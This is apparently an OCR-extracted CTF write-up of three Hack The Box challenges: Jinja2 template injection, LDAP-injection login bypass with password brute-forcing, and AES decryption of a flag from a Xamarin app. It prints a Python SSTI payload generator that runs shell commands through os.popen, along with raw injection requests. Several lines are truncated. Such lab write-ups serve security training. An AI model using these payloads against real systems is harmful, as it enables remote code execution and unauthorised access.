
My session is set as a leader and we can render our template, let's try to exploit it now:



188.166.146.97:32150/?name={%%20set%20chr=().__class__.__bases__.__getitem__(0).__subclasses__


helo test yogosha entry

and finally, we want to grab our flag, I need to use **os.popen** . but we should identify OS from built in functions so I added it to my python code as shown blew:



```
def convert_to_char(string):
    chars=[]
    for c in string :
        chars.append('chr({})'.format(ord(c)))
    return "%2b".join(chars)

chr_def="{% set chr=().__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr %}"
flask_def="{% set flask=().__class__.__base__.__subclasses__()[59].__init__.__globals__["+convert_to_char('__builtins__')+"]["+convert_to_char
('__import__')+"]("+convert_to_char( 'flask')+") %}"
test= "{% set a=flask.session.setdefault("+convert_to_char("leader")+", "+convert_to_char("tttt")+") %}"
render = "{% set a=flask.abort(flask.Response(os.popen("+convert_to_char("ls")+").read())) %}"
os_def = "{% set os=().__class__.__base__.__subclasses__()[59].__init__.__globals__["+convert_to_char("__builtins__")+"]["+convert_to_char
("__import__")+"]("+convert_to_char("os")+") %}"
print(chr_def+flask_def+test+os_def+render)
```


And this is the response:



```
188.166.146.97:32150/?name={%%20set%20chr=().__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins_
```

```
app.py flag_P54ed schema.sql static templates
```

and our flag:



```
188.166.146.97:32150/?name={%%20set%20chr=().__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__glob
```

```
HTB{b4by_ninj4s_d0nt_g3t_qu0t3d_0r_c4ughT}
```

References:

https://jinja.palletsprojects.com/en/2.11.x/templates/#list-of-control-structures

https://0day.work/jinja2-template-injection-filter-bypasses


Phonebook

Summery:

Phonebook CTF is a basic webapp CTF vulnerable to LDAP injection, while testing bad chars I have found interesting response **302 Found** while testing [*] so I decided to test several LDAP injection payloads to confirm LDAP injection, after we have logged in there is nothing, so decided to test password parameter and bruteforce the password through LDAP injection, by coding sample python script I was able to extract the flag.

Steps to reproduce:


By browsing the CTF URL I saw a simple login page, so I started to test it for SQL injection and weak creds without any chance, so I decided to test both username and password with bad chars and I got interesting response by testing asterisk [*] :



```
POST /login HTTP/1.1
Host: 178.62.99.162:31045
Content-Length: 21
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://139.59.175.51:30930
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://139.59.175.51:30930/login?message=Authentication%20failed
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=*&password=*
```

```
HTTP/1.1 302 Found
Location: /
Set-Cookie: mysession=MTY0NDg2MDk4NnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQ0dGMWRHaDFjMl Z5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fKNCHOwAcxAjMRmWbRKxMjAH3ZmFY_VKnfJKAYgUUybZ; Path=/; Expires=Wed, 16 Mar 2022 17:49:46 GMT; Max-Age=2592000
Date: Mon, 14 Feb 2022 17:49:46 GMT
Content-Length: 0
Connection: close


```


after I was logged in there is nothing to do so I decided to bruteforce the password looking for the flag but at first let's confirm that the password has our flag



```
POST /login HTTP/1.1
Host: 178.62.99.162:31045
Content-Length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://139.59.175.51:30930
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Referer:
http://139.59.175.51:30930/login?message=Authentica
tion%20failed
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=*&password=HTB{*
```

```
HTTP/1.1 302 Found
Location: /
Set-Cookie: mysession=
MTY0NDg2MDk0NnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUV
HYzNSeWFXNW5EQW9BQ0dGMWRHaDFjM1Z5Qm5OMGNtbHVad3dIQU
FWeVpXVnpaUT09fFgLRiDJbCfBxvg5uu542Pk5IsdsdWAS4z3fp
aLgI93U; Path=/; Expires=Wed, 16 Mar 2022 17:49:06
GMT; Max-Age=2592000
Date: Mon, 14 Feb 2022 17:49:06 GMT
Content-Length: 0
Connection: close
```

now I am sure that the password contains the fag, by coding simple script I was able to obtain the flag:



```
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l
Words found : HTB{d1rectory_h4xx0r_is_k00l}

COMMANDO Fri 02/18/2022 22:04:57.03
C:\Users\alroky\Desktop\yogosha\test\phonebook>
```

References:

https://book.hacktricks.xyz/pentesting-web/ldap-injection

SeeTheSharpFlag

Summery:


This challenge isn’t about C# decompiling, its about identifying Xamarin encoded libraries, and it’s a simple challenge

After extracting DLL libraries and decoding it using opensource python script we can use DNSPY to view source code and decrypt our flag.

Steps to reproduce:


At first, I have started using JADX-gui tool to decompile APK to start static analysis

After some manual code analysis, I got nothing so I decided to look at the application resources and I have found a folder named **"assemblies"** and it contains many .DLL files




```
> xamarin.android.net
v Resources
  v assemblies
      FormsViewGroup.dll
      Java.Interop.dll
      Mono.Android.dll
      Mono.Security.dll
      mscorlib.dll
      SeeTheSharpFlag.Android.dll
      SeeTheSharpFlag.dll
      System.Core.dll
      System.dll
      System.Drawing.Common.dll
      System.Net.Http.dll
      System.Numerics.dll
      System.Runtime.Serialization.dll
      System.ServiceModel.Internals.dll
      System.Xml.dll
      Xamarin.AndroidX.Activity.dll
      Xamarin.AndroidX.AppCompat.AppCompatResources.dll
      Xamarin.AndroidX.AppCompat.dll
      Xamarin.AndroidX.CardView.dll
      Xamarin.AndroidX.CoordinatorLayout.dll
      Xamarin.AndroidX.Core.dll
      Xamarin.AndroidX.CustomView.dll
      Xamarin.AndroidX.DrawerLayout.dll
      Xamarin.AndroidX.Fragment.dll
      Xamarin.AndroidX.Legacy.Support.Core.UI.dll
      Xamarin.AndroidX.Lifecycle.Common.dll
      Xamarin.AndroidX.Lifecycle.LiveData.Core.dll
      Xamarin.AndroidX.Lifecycle.ViewModel.dll
```

After initial overview I found two interesting files (**SeeTheSharpFlag.Android.dll**, **SeeTheSharpFlag.dll**)




```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000   58 41 4C 5A 04 00 00 00 00 9C 04 00 F2 03 4D 5A   XALZ....œ..ò.MZ
00000010   90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00   ..........ÿÿ..¸.
00000020   01 00 2F 40 00 01 00 0F F3 2E 80 00 00 00 0E 1F   ../@....ó.€.....
00000030   BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73   º..´.Í!¸.LÍ!This
00000040   20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20    program cannot 
00000050   62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F   be run in DOS mo
00000060   64 65 2E 0D 0D 0A 24 44 00 C4 50 45 00 00 4C 01   de....$D.ÄPE..L.
00000070   03 00 BC 05 88 AB 58 00 E2 E0 00 22 20 0B 01 30   ..¼.ˆ«X.âà." ..0
00000080   00 00 94 04 00 00 06 14 00 A0 A6 A5 04 00 00 20   .."..... ¦¥.... 
00000090   00 00 00 C0 AA 00 21 00 10 0C 00 12 02 B8 00 13   ...Àª.!......¸..
000000A0   00 C0 00 02 96 00 11 05 18 00 00 0A 00 40 03 00   .À..–........@..
000000B0   40 85 2B 00 00 03 00 06 08 00 05 07 00 01 C4 00   @.+...........Ä.
000000C0   62 51 A5 04 00 4F 00 58 00 2F E8 03 E5 00 00 DF   bQ¥..O.X./è.å..ß
000000D0   E0 04 00 0C 00 00 00 3C A4 04 00 54 00 01 00 18   à......<¤..T....
000000E0   47 20 00 00 08 0F 00 57 08 20 00 00 48 10 00 A3   G .....W. ..H..£
000000F0   2E 74 65 78 74 00 00 00 0C 93 D8 00 00 EC 00 1D   .text....“Ø..ì..
00000100   02 43 00 82 60 2E 72 73 72 63 00 00 9C 00 00 FC   .C.‚`.rsrc..œ..ü
00000110   00 00 E9 00 29 96 04 28 00 D3 40 00 00 40 2E 72   ..é.)–.(.Ó@..@.r
Sel Start: 00000000                 Size: 00000004
```

Then I tried to reverse these two files with **.net reflector** and **DNSPY**, but after looking at the hex code for those two files I found interesting header "**XALZ**"




```
Microsoft Windows [Version 10.0.19042.1052]
(c) Microsoft Corporation. All rights reserved.

COMMANDO Tue 02/15/2022 16:03:24.51
C:\Users\alroky\Desktop\yogosha\test\SeeTheSharpFlag\xamarin-decompress>python xamarin-decompress.py SeeTheSharpFlag.dll

Checking: SeeTheSharpFlag.dll
b'XALZ\x05\x00\x00\x00'
[+] Found XALZ in header, decompressing...
[+] Decompressed assembly written to SeeTheSharpFlag.decompressed.dll

COMMANDO Tue 02/15/2022 16:03:41.11
C:\Users\alroky\Desktop\yogosha\test\SeeTheSharpFlag\xamarin-decompress>
```

By doing some research I identified its compressed as Xamarin library, and I have found this opensource script on GITHUB (https://github.com/NickstaDB/xamarin-decompress) and by using it I was able to decompress the DLL files.



```
public class MainPage : ContentPage
{
    // Token: 0x06000007 RID: 7 RVA: 0x00002135 File Offset: 0x00000335
    public MainPage()
    {
        this.InitializeComponent();
    }

    // Token: 0x06000008 RID: 8 RVA: 0x00002144 File Offset: 0x00000344
    private void Button_Clicked(object sender, EventArgs e)
    {
        byte[] array = Convert.FromBase64String("sjAbajc4sWMUn6CHJBSfQ39p2fNg2trMVQ/MmTB5mno=");
        byte[] array2 = Convert.FromBase64String("6F+WgzEp5QXodJV+iTli4Q==");
        byte[] array3 = Convert.FromBase64String("DZ6YdaWJlZav26VmEEQ31A==");
        using (AesManaged aesManaged = new AesManaged())
        {
            using (ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(array2, array3))
            {
                using (MemoryStream memoryStream = new MemoryStream(array))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, 0))
                    {
                        using (StreamReader streamReader = new StreamReader(cryptoStream))
                        {
                            if (streamReader.ReadToEnd() == this.SecretInput.Text)
                            {
                                this.SecretOutput.Text = "Congratz! You found the secret message";
                            }
                            else
                            {
                                this.SecretOutput.Text = "Sorry. Not correct password";
                            }
                        }
                    }
                }
            }
        }
    }

    // Token: 0x06000009 RID: 9 RVA: 0x00002258 File Offset: 0x00000458
    [GeneratedCode("Xamarin.Forms.Build.Tasks.XamlG", "2.0.0.0")]
    private void InitializeComponent()
    {
        if (ResourceLoader.IsEnabled && ResourceLoader.CanProvideContentFor(new ResourceLoader.ResourceLoadingQuery
        {
            AssemblyName = IntrospectionExtensions.GetTypeInfo(typeof(MainPage)).Assembly.GetName(),
            ResourcePath = "MainPage.xaml",
```

After that, and during source code review, I have found these interesting lines with comparison statement and its clearly now that we facing AES encryption so I will try to decrypt it



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

AES Decrypt

Key: 6F+WgzEp5QXodJV+iTli4Q== BASE64

IV: DZ6YdaWJlZav26VmEEQ31A== BASE64

Mode: CBC Input: Raw Output: Raw


Input (length: 44 lines: 1)

```
sjAbajc4sWMUn6CHJBSfQ39p2fNg2trMVQ/MmTB5mno=
```

Output (start: 27 end: 27 length: 0 time: 4ms length: 27 lines: 1)

```
HTB{MyPasswordIsVerySecure}
```

As a super-fast method, I have used "**cyber chef**" to decrypt the flag but as alternative solution we can compile simple C# script or use any scripting language to do the same function as shown blew



```
using System;
using System.CodeDom.Compiler;
using System.IO;
using System.Reflection;
using System.Security.Cryptography;
namespace ConsoleApp2
{
    class Program
    {
        static void Main(string[] args)
        {
            byte[] array = Convert.FromBase64String("sjAbajc4sWMUn6CHJBSfQ39p2fNg2trM
            byte[] array2 = Convert.FromBase64String("6F+WgzEp5QXodJV+iTli4Q==");
            byte[] array3 = Convert.FromBase64String("DZ6YdaWJlZav26VmEEQ31A==");
            using (AesManaged aesManaged = new AesManaged())
            {
                using (ICryptoTransform cryptoTransform = aesManaged.CreateDecryptor(
                {
                    using (MemoryStream memoryStream = new MemoryStream(array))
                    {
                        using (CryptoStream cryptoStream = new CryptoStream(memorySt
                        {
                            using (StreamReader streamReader = new StreamReader(crypt
                            {
                                Console.WriteLine(streamReader.ReadToEnd());
                                Console.ReadKey();
                            }
                        }
                    }
                }
            }

        }
    }
}
```

C:\Users\alroky\source\repos\ConsoleApp2\ConsoleApp2\bin\Debug\netcoreapp3.1\ConsoleApp2.exe

```
HTB{MyPasswordIsVerySecure}
```

Coded python tools

Payload generator for **baby ninja jinja**:

https://drive.google.com/file/d/1EgwqhYnhoHPZHEDULT87QrRCqVJc76tE/view?usp=sharing

LDAP injection script for **Phonebook**:

https://drive.google.com/file/d/15MfTfflFb5ykBhtGPnGlHRTGG2RHagfa/view?usp=sharing